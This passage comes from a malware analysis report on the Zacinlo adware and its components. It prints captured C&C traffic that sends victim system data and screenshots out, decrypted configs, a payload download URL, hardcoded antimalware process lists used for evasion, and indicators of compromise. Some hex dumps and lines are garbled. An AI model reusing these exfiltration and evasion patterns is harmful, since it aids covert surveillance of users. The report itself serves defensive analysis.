Host: www.gpt9.com

HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 27 Mar 2018 06:02:42 GMT
Content-Type: text/javascript; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache

3d0e9bc33ffc7d6209b60c9836f6427f4043f3a782bd17b2436f7d61f3867b46d04c29f9daac916540f2368853fdca6faa004371c49f1fb1088d7359eda5d5592a57537768e009c8
2d7e3a83ce8d17f1193fec98f62c0fc0088d7359eda5d559f10cd28db73d9fbf12d4fa5e7035c1571d787cc5410805918c8a2bcbdcab4bb681c0bb78a8f9e52f552758a6ee84641d
0a2dca3634125e838095951fa7ef6396abc5effbc2ac5edcd66b03b4df93989ccab3b10867859cd9e9f2607d001a8165acfcf757f0190e2309db6cfe7cfbe73f3712742a47d62034
705b1b130fd97790aff44c60af28bc8ae73f6331d23c6f9aeb5f8b0a56665971eb5f8b0a56665971eb5f8b0a56665971bfe340e94430d9471d787cc5410805915970390 74b53fb2d
```

This API requests handle screenshot uploads and sending of additional information about the victims. The query string contains:

- ***guid*** – client unique id (located in registry at value „*Liveup*" from *HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService*)
- ***ver*** – file version of the „*windowsmanagementservice*" service
- ***setuptime*** – install time (located in registry at value „*install_time*" from *HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService*)
- the following fields are set with „*1*" if the process with the same name as the field's is running or „*0*" if it's not:
  - *ct*
  - *dataup*
  - *cpx*
  - *svcvmx*
  - *qdcomsvc*
  - *szpsrv*
  - *splsrv*
- ***av*** – a list of running antimalware processes. The antimalware process names are hardcoded in the binary file:

```
.rdata    0006ABA2C    360tray.exe a2service.exe    a2start.exe AdAwareDesktop.exe  AdAwareService.exe  AdAwareTray.exe avastsvc.exe    avgcsx.exe  avgsvcx.exe avguard.e
.rdata    0006ABB0D    xe avguix.exe  avp.exe bdagent.exe bullguard.exe    cis.exe CisTray.exe dwarkdaemon.exe dwengine.exe    egui.exe    ekrn.exe    FortiClientUIrusCl
.rdata    0006ABB4E    eamp.exe FPAVServer.exe  FProtTray.exe   frgk32.exe  gdscan.exe  guardxkickoff.exe   guardxservice.exe   guardxservice_x64.exe   ipmtray.exe  K7S
.rdata    0006ABBDF    ysMon.exe    K7TSecurity.exe K7TSMain.exe    mcshield.exe    msseces.exe nanoav.exe  nanosvc.exe navapsvc.exe    Norman_Malware_Cleaner.exe  OPSS
.rdata    0006ABC70    UC.exe  pccntmon.exe    PSUAMain.exe    PSUAService.exe QUHLPSVC.exe    SASCore.exe sbamtray.exe    SDRService.exe  sfc.exe SntpService.exe Sopho
.rdata    0006ABD01    s UI.exe    spideragent.exe SUPERAntiSpyware.exe    twister.exe tussrv.exe  vba32ldr.exe    mbamtray.exe    mbam.exe    MBAMService.exe svchost.exe
```

- ***reg*** – depending on which of its components are set in *HLKM\Software\Microsoft\Windows\CurrentVersion\Run* it will set this value:
  - *1* - svcvmx
  - *2* - cpx
  - *3* – both
  - *empty* if none of the above
- ***autostart*** – auto run files registered in *HLKM\Software\Microsoft\Windows\CurrentVersion\Run* and *HLKM\Software*

Microsoft\Windows\CurrentVersion\Run registry paths which are not whitelisted.

- ***serviceexist*** – list of services that are not whitelisted.
- ***drmkpro*** – *„1”* if *drmkpro64* service exists, otherwise this will be set to *„0”*

```
.rdata    0006ABD88    svchost.exe smss.exe    csrss.exe    services.exe    winlogon.exe    lsass.exe    lsm.exe nvvsvc.exe  nvxdsync.exe    nvstreamsvc.exe dhmachinesvc.ex
.rdata    0006ABE1B    e    spoolsv.exe dbpluginmgr.exe vmnat.exe    wininit.exe applemobiledeviceservice.exe    atkexcomsvc.exe sechizsrv.exe    tbsecsvc.exe    wwbizsrv.e
.rdata    0006ABEAE    xe    searchindexer.exe    gfexperienceservice.exe pcas.exe    nalserv.exe nvnetworkservice.exe    TrustedInstaller.exe    wmpnetwk.exe    vmware-au
.rdata    0006ABF41    thd.exe    VMNETDHCP.EXE    vmware-usbarbitrator64.exe  TeamViewer_Service.exe  QQProtect.exe    nlssrv32.exe    vmware-hostd.exe    OSPPSVC.EXE dllh
.rdata    0006ABFD4    ost.exe vmtoolsd.exe    TPAutoConnSvc.exe    msdtc.exe    yyyy-MM-dd HH:mm:ss 3    2    cpx 1    svcvmx    0    jpeg    guid=%1&ver=%2&setuptime=%3&%4&
```

The whitelisted file names are hardcoded in this binary:

```
POST /api/ss?
q=74a80bd757a7c93d94765f4cfa88539d2e8ec4dea45d892c103314e95f54b23647bda71d6d103a132bb02cc04367853c65ad8a0fb013f5539742b440b00250d48cabaa35498c4448d
ac55472858805bc4c49a0ffade51f1762aa2318aee55244958d1d03d89f9582df828d72f30222d67f65e0da8fdbf5c70118e8fc712c3b33c07c849168177bb379d08d3d2323e876eba7
4ccf2d603aa4d3abb50a4cf547cb80783423b6e7c919c6ef3493dc599e8f775915ac31c1dd8bfa56e3ac2cf50f2d015881ef5f659522 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36
Accept: */*
Connection: keep-alive
Accept-Language: zh-CN
Content-Type: image/jpeg
Content-Length: 324441
Accept-Encoding: gzip, deflate
Host: www.gpt9.com

......JFIF.....`.`.....C...........                    .
..
.............. $.' ",#..(7),01444.'9=82<.342...C.                                  ....

.2!.!2222222222222222222222222222222222222222222222222.....G...".....................................
.....................}........!1A..Qa."q.2....#B...R..$3br.
.....
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....................................................................................................
.
.....................w.......!1..AQ.aq."2...B....        #3R..br.
.$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....................................................................................?.....


HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 27 Mar 2018 06:02:42 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190

ok
```

Another request is made to receive a list of file names that is used to compare the auto run file name entries from Registry path

```
Decrypted request:
guid=39AD62CFDA7647DAB524082E9595ED05&ver=&setuptime=1970-01-01 02:00:00&ct=0&dataup=0&cpx=0&svcvmx=0&qdcomsvc=0&szpsrv=0&splsrv=0&av=&reg=0
&autostart=jusched.exe,VBoxTray.exe&serviceexist=&drmkpro=0
```

HKLM\Software\Microsoft\Windows\CurrentVersion\Run and ***HKCU\Software\Microsoft\Windows\CurrentVersion\Run*** and existing services. The matched entries are sent back along with the full file path of the binary to another API of the same C&C.

```
GET /api/eflt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36
Accept: */*
Connection: keep-alive
Accept-Language: zh-CN
Content-Type: image/jpeg
Accept-Encoding: gzip, deflate
Host: www.gpt9.com

HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 27 Mar 2018 06:02:42 GMT
Content-Type: text/javascript; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache

dd0b9012512ea96dde63f23c41186e162e32f9587536254648e5fa9386c8851a475a93fa3de92d4e468f90da82adc63e95c7604c4b4ef6b38ba8d70090b551eb85bc7e74c045af73129f0
982d8a07edb597f113484e62b4afb9f402daaec6a65d347ff78bdcb68589090fda491fa9e852707eeb8df99ecd625718f18a71a00a278659fa95b8f8a7df45312749a78a9cb82b88ec796
cc8c69cbf4936162303d25705b1b130fd97790b0d00028c6cb3c79d7a129e1bd52f687d672dadbdf9edf39d491f5ef099943cc8624b00838f2dd431594794d767a1ad361556f9b37e28f4
0bbf9630bca3b4eeb8ffadff9d46ce4fd
```

```
Decrypted response:
["AOL.EXE","AOLSoftware.exe","DbxSvc.exe","Discord.exe","GrooveMonitor.exe","hkcmd.exe","igfxpers.exe","igfxtray.exe","mDNSResponder.exe",
"PresentationFontCache.exe","sppsvc.exe","vmware-usbarbitrator.exe","vVX6000.exe","WindowService.exe"]
```

```
POST /api/lt?q= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36
Accept: */*
Connection: keep-alive
Accept-Language: zh-CN
Content-Type: image/jpeg
Content-Length: 208
Accept-Encoding: gzip, deflate
Host: www.gpt9.com

e2a847a1ebe29f7d9de0c5e775db903c5b1e6e0eaeece30acf914ccc1d6d11ec35e46304aff48503a1dee300855dfe92ec81cd3783d3fd2c1eeeafd1e215b7d83a5edc3e79797403e46
85fb79aca19d6cdb91dcbc675ac19cf038aecccfc95c2e43403532d82cd7e

Decrypted request:
sppsvc.exe:"C:\Program Files\Common Files\Microsoft Shared\OfficeSoftwareProtectionPlatform\OSPPSVC.EXE"
```

AV Info Service

The component corresponds to **qdcomsvc.exe** file. This component is a simpler version of the **Adware Killer** with less functionality. It searches for AV processes, send information about other running adware components, checks *drmkpro64*. The component can be started with the following commandline parameters:

install

Will install itself as ***qdcomsvc*** as a service in Registry. The service will be started with ***/svc*** parameter.

svc

Service Control Manager will start the process with this parameter (will register service handlers).

Dataup

The component corresponds to **dataup.exe** file. This component uses the following libraries to function:

- *help_dll.dll* – library which exports three functions:
  - *HelpDecrypt* – decrypt the provided string
  - *HelpEncrypt* – encrypt the provided string
  - *HelpGuid* – gets the client guid ***Liveup*** from ***HKLM\Software\Microsoft\Network\FileService***
- *NTSVC.ocx* – it's a legitimate file used as event log message file

The Dataup component expects two parameters:

- ***/i*** – register the component as service with the name "***Dataup Service***" and description as "***Detect version consistency of client and server, and get the latest version from the server.***"
- ***/u*** – remove its service

It makes two requests. The first one is to the "***www.cdnoptim.com***" C&C with the collected client and system information and - depending on the component's file version - the data can be encrypted or not.

For example:

a)

```
GET /databack.php?
d0e7a9c3e3fc25597afdcf95eb90618ba6f71b30470a48539bceea9747a2c1400c34f992f22ed532697af2c5714666cac591c9d6489505e39d4579173431f3fd38973cbfed4af2f0
HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.cdnoptim.com
Connection: Keep-Alive
```

Versions ***1.2.0.2*** and ***1.3.0.3*** encrypts the query string:

```
Decrypted request:
pn=GIGEL-PC&s=7200&x=0.8005792&guid=0B15001C-5DAF-4E45-9DEE-45EC7A75074C
```

Where:

- ***pn*** – pc name
- ***s*** – the "**TEXT1**" value data readed from ***dataup.ini*** file
- ***x*** – timestamp
- ***guid*** – retrieved by calling *HelpGuid*

b)

```
GET /databack.php?pn=GIGEL-PC&s=7200&x=0.939541 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.jeegtube.com
Connection: Keep-Alive
```

Version 1.02.0002 sends unencrypted query string:

The second request depends on the component's file version:

- Versions ***1.2.0.2*** and ***1.3.0.3*** makes requests to "***www.58hex.com***" C&C:

```
GET /databack.php?
d0e7a9c3e3fc25597afdcf95eb90618ba6f71b30470a48539bceea9747a2c1400c34f992f22ed532697af2c5714666cac591c9d6489505e39d4579173431f3fd38973cbfed4af2f0
HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.58hex.com
Connection: Keep-Alive
```

- Version ***1.02.0002*** sends requests to "***www.jeegtube.com***" C&C:

```
GET /databack.php?fl=OK&x=0.206596 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.jeegtube.com
Connection: Keep-Alive
```

By the time of analyzing this component, the C&Cs had already been taken offline, so further analysis becomes impossible at this stage, given the circumstances. Furthermore, it seems that the newer version of this adware removed this behavior.

Regtool

The component corresponds to **regtool.exe** file.

Its purpose is to set the given components as command line in auto-run registry. It receives a list of "***-key=***" and "***-arg=***" as command line arguments. The *key* argument is the component's name and the *arg* is the component's executable argument. It is used by the script2 Lua script in order to install svcvmx and cpx components as auto-run executables. To build the component's path on of the paths will be used: "***%localappdata%\key\key.exe***", ***"%programfiles%\key\key.exe***" or "***%programfiles(x86)%\key\key.exe***" in case of a 64bit operating system. The "*key*" is the "*-key=*" value argument. This path will be used as data for the auto-run registry value. Depending on the victim's user permissions, the components will be installed as auto-run in "***HKLM\Software\Microsoft\Windows\CurrentVersion\Run***" if the component is running with administrative permissions, otherwise they will be installed in "***HKCU\Software\Microsoft\Windows\CurrentVersion\Run***".

UAC Bypass

The component corresponds to **bypass.exe** file.

The file contains code from the Metasploit kit to obtain elevated rights. The code is taken from [the Metasploit Project's Github page]

Earlier Payload

The component corresponds to the **c1.exe** file.

This component is an earlier version of the **Master – Slave (svcvmx-vmxclient)** combo and is likewise used for silently rendering webpages in the background and interacting with them.

Instead of interacting with webpages from a Lua script, it achieves this by calling a set of handlers based on an XML file specified by the C&C server. Page rendering is achieved by creating an Internet Explorer ActiveX object inside a hidden window. Furthermore, it can terminate processes and services at the request of the attacker.

Its configuration is embedded in a resource named "ZIP". It is encrypted with a simple xor operation and after decryption, it reveals the following JSON (or at least what we received during the investigation):

```
{
    „domain" : „http://tracking.downloadyee.com",
    „taskinfo": „/entry/svc/task_info_bin2?",
    „taskinfoparams" : „mac=%s&os=%s&svcver=%s&ver=%d",
    „crc": „&crc=%s",
    „feedbackurl" : „/entry/svc/fb?",
    „feedbackparams" : „state=ok&id=%s&mac=%s&cc=%d",
    „cookieurl": „http://www.gamecool.info",
    „processnames" : [„explorer.exe", „conhost.exe", „taskmgr.exe", „cmd.exe"]
}
```

This configures the malware to contact the C&C server from ***domain*** with parameters from ***taskinfoparams***. An example of such a query is ***hxxp://tracking.downloadyee.com/entry/svc/task_info_bin2?mac=8D0B9B3EC99A91BDDFE8F67A27CF3447&os=x86|1|Win7|32&svcver=7&z=-120&first=0&latest=0&ver=2&crc=11971***,

where ***mac*** represents an MD5 derived from the adapter and storage information of the computer and is used as a unique ID, ***os*** is the operating system version, and the rest of the query is related to the malware version. The ***crc*** parameter represents the computed CRC value on the rest of the query.

The executable has three possible modes of operation based on command line arguments:


If it is started with ***start2*** as a command line argument, it checks all other arguments against the names of local running processes and terminates any found matches. It then proceeds to terminate processes with base path in the same directory as the malware and names from ***processnames*** configuration. It creates an identical copy of itself in the same directory it is located in for every name in ***processnames***. It then attempts to stop two services named ***kadefenader*** and ***wkadecfenader*** if they are running and delete their files.

If started with ***start*** as a command line argument, it creates a new child process with ***start2*** as an argument instead of ***start;*** the rest of the arguments are left unchanged. This is the preferred way of starting the malware and it acts as a main process that spawns multiple webpage rendering subprocesses based on the data received from the C&C server.

The final mode of operation is ***slave***. it has to be started with ***-slave*** as a command line argument. This mode requires another 5 arguments to work as intended. These arguments are listed in the intended order: a webpage to visit, an action selector, an integer value that represents the time in milliseconds to stay on the webpage, a flag and the number of times to visit the webpage. After the required number of milliseconds have elapsed, it spawns a new process with 10 seconds added to the visiting time and 1 subtracted from the number of times to visit.

It hides itself from the unsuspecting user by using the *ShowWindow* function from the Windows API to visually hide its window and muting the sound of the embedded browser by patching in memory the *DirectSoundCreate* function from *DSound.dll* and *waveOutWrite* from *winmm.dll*.

Since this is an older version, the C&C server is not functional at the time of writing this paper.



Browser window made visible.

Homepage

The component corresponds to **homepageoptimizer.exe** file.

This component has a GUI and reads a string (webpage). It will send a HTTP GET request to ***hxxp://www.esttrk.com/api/*** with an encrypted string containing a computer ID, and the entered url. An example string:

```
{"cid":"C218E1D3C9445A785447C4E9008C7191","ver":"1.0.1.1","url":"url.abc"}
```

The response should contain a file, but we were unable to validate this as the C&C server was already offline during the analysis.. The entered URL will be stored in Registry in ***HKLM\System\CurrentControlSet\Control\Network\homepage***

This component comes with an uninstaller.

Report

The component corresponds to the **report.exe** file.

This component is started by another component with the ***install*** parameter. The purpose of this component is to report information about the victim back to the C&C.

Two requests are created by this component. For both request it uses "***Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36***" as user agent. Unfortunately the C&C is down.

The first request is sent to ***hxxp://www.ttflb.com/report?s=%d&re=%d***. The parameters of the query string are:

- ***s*** - "***1***" if the operating system's architecture is 64bit, otherwise the value is "***0***"
- ***re*** - "***1***" if an antimalware process is found, "***0***" otherwise

mbam.exe	mbamservice.exe	mtray.exe
Avira.Systray.exe	Avira.ServiceHost.exe	

```
GET /report?s=0&re=1 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Host: www.ttflb.com
```

The second request is sent to ***hxxp://www.ttflb.com/report?s=%d&qu=%d&t=%d&c=%d***. The parameters from the query string are:

- ***s*** - "***1***" if the operating system's architecture is 64bit, otherwise the value is "***0***"
- ***qu*** - "***1***" if ***ndistpr64.sys*** is running, "***0***" otherwise
- ***t*** - process id of ***tprdpw64.exe***, if the process is not running then the value of this field is "***0***"
- **c** - process id of **ct.exe**, if the process is not running then the value of this field is "**0**"

```
GET /report?s=0&cu=0&t=0&c=0 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Host: www.ttflb.com
```

Some versions of this component have an additional "***v***" parameter, for both requests, which represents the version of the binary.

Component Updater

The component corresponds to the **splsrv.exe** file.

This component receives 3 parameters:

- ***interval*** – update interval
- ***version*** – application version
- ***ip*** – IP of C&C

It is started by an old Lua script used by an old ct2 component. One of these samples starts this component with the following parameters:

"-ip="173.192.16.184" -interval=3600 -version="2.0.18.1"

After execution, it creates a mutex called ***Global\splsrv***. A request is made to retrieve a JSON list of antimalware process names and their product names. This list will be used later to inform the C&C about the running antimalware processes on the victim's computer.

```
GET /interface/queryAvs HTTP/1.1
Host: 173.192.16.184
Accept: */*

HTTP/1.1 200 OK
Server: openresty/1.9.7.3
Date: Tue, 17 Apr 2018 10:04:44 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4

871ef2988acc0c0dde00e3bddfaa6b447278169ae537813dd138988d14c27e96cc0a4cb5966183c7017b1baa1aeda0d4d23942338d272ec16e97d65309fd89d16a258ed
57c351878e86b5d9fe43be502efb35059ce2531f24213551c841f352b1b1e9f4f8055d8e8ae8e826d434ccd6bfabc0414f4127b71267310d3828e371b6c02ebb47bd069
d86bee25fa743ee8d0af28379dc9e13e6c0b3a63fcb4f7f2f9dd0bc12ab2d0208f4fdd3930196873a3d46adb907299710e50283b77fa00a131403b28c25e8e3762bf4ef
b454b7cbaac999b28157991 7f3d6fe5eb87801ed90fdf374ec48fb5139de2a2d5645e6cc3878ebd1f9b98ce3d2cdf374ec48fb5139d066e93b86065925f5a9428c66f42c

Decrypted response:
{"CisTray":"COMODO Internet Security","bullguard":"BullGuard","bdagent":"BitDefender","pccntmon":"Trend Micro Internet Security","3
60tray":"","PSUAService":"Panda CommandLine","avgrsx":"AVG Free","fsgk32":"F-Secure Internet Security","msseces":"MS Security Essen
tials","FortiClientVirusCleaner":"FortiClient","gdscan":"G Data","QPSSVC":"Quick Heal Antivirus","avguard":"AntiVir (Avira)","skrn"
:"ESET NOD32","nanoav":"NANO Antivirus","spideragent":"Dr.Web","FPAVServer":"F-PROT Antivirus","nanosvc":"NANO Antivirus","vba32ldr
":"VBA32 Antivirus","iptray":"Clam Antivirus","a2start":"A-Squared","guardxservice.exe":"IKARUS Security","egui":"ESET NOD32","Norm
an_Malware_Cleaner":"Norman","AdAwareDesktop":"Ad-Aware","K7TSecurity":"K7 Ultimate","twister":"Twister Antivirus","SUPERAntiSpywar
e":"SUPERAntiSpyware","Sophos UI":"Sophos","avastsvc":"Avast","guardxservice":"IKARUS Security","sfc":"Clam Antivirus","cis":"COMOD
O Internet Security","SDRSservice":"Sophos","avp":"Kaspersky Antivirus","SASCore":"SUPERAntiSpyware","twssrv":"Twister Antivirus","P
SUAMain":"Panda CommandLine","sbamtray":"ViPRE","K7SysMon":"K7 Ultimate","avgsvcx":"AVG Free","FProtTray":"F-PROT Antivirus","a2ser
vice":"A-Squared","AdAwareService":"Ad-Aware","SntpService":"Sophos","mcshield":"McAfee","guardxkickoff":"IKARUS Security","dwarkda
emon":"Dr.Web","QUHLPSVC":"Quick Heal Antivirus","K7TSMain":"K7 Ultimate","dwengine":"Dr.Web","avguix":"AVG Free","navapsvc":"Norto
n Antivirus","AdAwareTray":"Ad-Aware"}
```

A new thread is created which is responsible for downloading and updating the components and continuously reporting to the C&C.

The first request made in the new thread is used to inform the C&C panel that this component is running and is checking for new updates.

```
GET /api/cpx?
q=0D6E6EA76D67856B671C908B0408688DFDBD07B450FE983F2894B9DBF5D38E2E4E3CCFD526DD4C746F32A565368DD139E38A5ED7A8EB7C869367D8117F3C41DEC4C06E2
57B048AE7BFFCCA90DAE1B3C7266325E16144D0654C07A5323086A268C8B418A7041B414F81B76DD2F4FA45D8FDDEA778B7A798C83366C1AB323A365849079BD01A9D8D49
C3EC709DD422C633A0238D1DF2F14750F42C987754CA3D494E1967A4957F145AA7DAC77D09C9B648C809025477DA1902F194FCDA39A60FA161199A8B1F32155C1FBC584E1
120440111F62C1AEA618248F9DFD337D8260B27D8705688 9A9890C6FAEE126E7A6321E33978FA540373ED0D427001807951C54A267CDCF899E2F0023385395159B84C2D6B
2C8731E54B6400AAB9ECFEFAA75BE6ECACCF6363588AF7 HTTP/1.1
Host: gpt9.com
Accept: */*

HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 17 Apr 2018 10:04:45 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190

ok
```

```
Decrypted request:
guid=E23A3BE8-5750-4215-A280-DB774CD41113&time=1523959730&utc=2&mac=080027756e6e&os=Microsoft Windows 7, 32bit&cpu=Intel(R) Core(TM
) i7-4790 CPU @ 3.60GHz, 3592, x86 Family 6 Model 60 Stepping 3, GenuineIntel&memory=2047&language=en&country=US&screen=1920*1095&b
it=32&version=2.0.18.1&type=2
```

The second request downloads a JSON string that contains information about the components needed to be downloaded.

```
792f00d23c909e3e7719GET /report?
0D6E6EA76D67856B671C908B0408688DFDBD07B450FE983F2894B9DBF5D38E2E4E3CCFD526DD4C746F32A565368DD139E38A5ED7A8EB7C869367D8117F3C41DEC4C06E257B04
8AE7BFFCCA90DAE1B3C7266325E16144D0654C07A5323086A268C8B418A7041B414F81B76DD2F4FA45D8FDDEA778B7A798C83366C1AB323A365849079BD01A9D8D49C3EC709D
D422C633A0238D1DF2F14750F42C987754CA3D494E1967A4957F145AA7DAC77D09C9B648C809025477DA1902F194FCDA39A60FA161199A8B1F32155C1FBC584E1120440111F6
2C1AEA618248F9DFD337D8260B27D87056889A9890C6FAEE126E7A6321E33978FA540373ED0D427001807951C54A267CDCF899E2F0023385395159B84C2D6B2C8731E54B6400
AAB9ECFEFAA75BE6ECACCF6363588AF7 HTTP/1.1
Host: 173.192.16.184
Accept: */*

HTTP/1.1 200 OK
Server: openresty/1.9.7.3
Date: Tue, 17 Apr 2018 10:04:45 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4

bfb768c9c7a7fff3c327e58d1cab6591b2a0ba8e2680511e0d3867d310a678a6aefe520cf09c342ef9276992df23e738f3c515f729a5c1858985bdac0564633fc65af9c9703a
d411dbeb721e73afcfcf69bc2ea814c0fea5c2b58835453dba6f409301f8c0230fe5c6c64ba290783ff624f72734e163d415586cd427723a046f0a34d5d2cd8ced8f74168d49
983ec4589132e637ea3f41b7181de885fc32561226729642e919f298e54d56f072393bb5fec070519d0c6c8d
```

```
Decrypted request:
guid=E23A3BE8-5750-4215-A280-DB774CD41113&time=1523959730&utc=2&mac=080027756e6e&os=Microsoft Windows 7, 32bit&cpu=Intel(R) Core(TM
) i7-4790 CPU @ 3.60GHz, 3592, x86 Family 6 Model 60 Stepping 3, GenuineIntel&memory=2047&language=en&country=US&screen=1920*1095&b
it=32&version=2.0.18.1&type=2


Decrypted response:
[{"parameters":"-starup","always_run":true,"version":"1.0.1.8","password":"a123456","app":"app153","service":"","name":"svcvmx","ur
l":"http:\/\/174.37.56.249\/p2\/svcvmx.zip"}]
```

The third request is used to report back to C&C the running antimalware processes, as well as the name of the adware component needed to be downloaded or updated. This request is made for every component in the JSON array object.

```
8dGET /interface/queryDetects?B6FB118771F4C3E7994D8D24F2F31D83B65518C4CC0E745A9BB0AC44EDF82676 HTTP/1.1
Host: 173.192.16.184
Accept: */*

HTTP/1.1 200 OK
Server: openresty/1.9.7.3
Date: Wed, 25 Apr 2018 07:54:05 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4

941e869c6569fb23
```

```
Decrypted request:
avs=bdagent&files=svcvmx.zip


Decrypted response:
PASS
```

If the response of the third request is not “PASS” then the file will not be downloaded or updated, otherwise the adware component will be downloaded or updated.

Appendix 1: IOCS

Domains

- mrsdaibeilei@gmail.com
  - ssl-zert.mobi
  - tools.zpz.name
  - jeegtube.com
  - yimgcdn.com
  - jeegtube.com
  - opttracker.com
  - userbest.com
  - opt2tracker.com
  - cashext.com
  - gpt9.com
  - liuliangshu.com
  - srvtracker.com
  - ttrwb.com
  - 58hex.com
  - egreader.com
  - enhanced2trk.com
  - cdnoptim.com
  - nptcdn.com
- meilihansd@gmail.com
  - rocketadv.com
  - sisilist.com
  - optimeze.com
  - digximg.com
  - essads.com
  - linkedcdn.com
  - domedex.com

- familyrocker.com
- fibuinfo.com
- enhancedassistant.com
- digxtube.com
- enhancedstats.com
- myvideogamez.com
- eereader.com
- esstrk.com
- answerscdn.com
- optimezer.com
- webhostingreviewboards.net
- rockettrk2.com
- qwee3.com
- gpt7.com
- gpt5.com
- eyemedias.com
- sharps5.com
- sharpproxy.com
- enhancedtrk.com
- esttrk.com
- choicesone.com
- iireader.com
- lifetipsabc.com
- doubleimps.com
- feisearch.com
- trafficsyn.com
- rocketadt.com
- rocketadx.com

Zacinlo

- Registry paths:
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService\svcvmx_time
- HKLM\SYSTEM\CurrentControlSet\Control\Network\atimode
- HKLM\SYSTEM\CurrentControlSet\Control\Network\set_bl
- HKLM\SYSTEM\CurrentControlSet\Control\Network\PowerMode
- HKLM\SYSTEM\CurrentControlSet\Control\Network\PowerMode2
- User agents used:
- wget
- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
- Network activity:
- cdn.optitc.com
- optitm.com
- userbest.com:8080/report/lp
- yimgcdn.com:8080/rep001/l
- Mutex:
- Global\SetupMutex_{ABE47B72-0C2F-421F-BFE5-D86F8ABD3570}
- File paths:
- Folder name generated from a templated prefix

LUA Interpreter

- Service:
- Windowsmanagementservice
- User agent:
- SmartService
- wget
- Network activity:
- 173.192.28.166
- opttracker.com

Setup Downloader

- Service:
- Windowsmanagementservice
- User agent:
- BypassUac
- Network activity:
- gpt9.com
- 174.37.56.248
- Registry paths:
- HKLM\SOFTWARE\Microsoft\Network\FileService\Liveup
- File paths:
- A generated directory name after format „YearMonthDay" in „%temp%" which contains „ct.zip"

Dataup

- Registry paths:
- HKLM\Software\Microsoft\Network\FileService\Liveup
- Service:
- Dataup Service
- Network Activity:
- cdnoptim.com
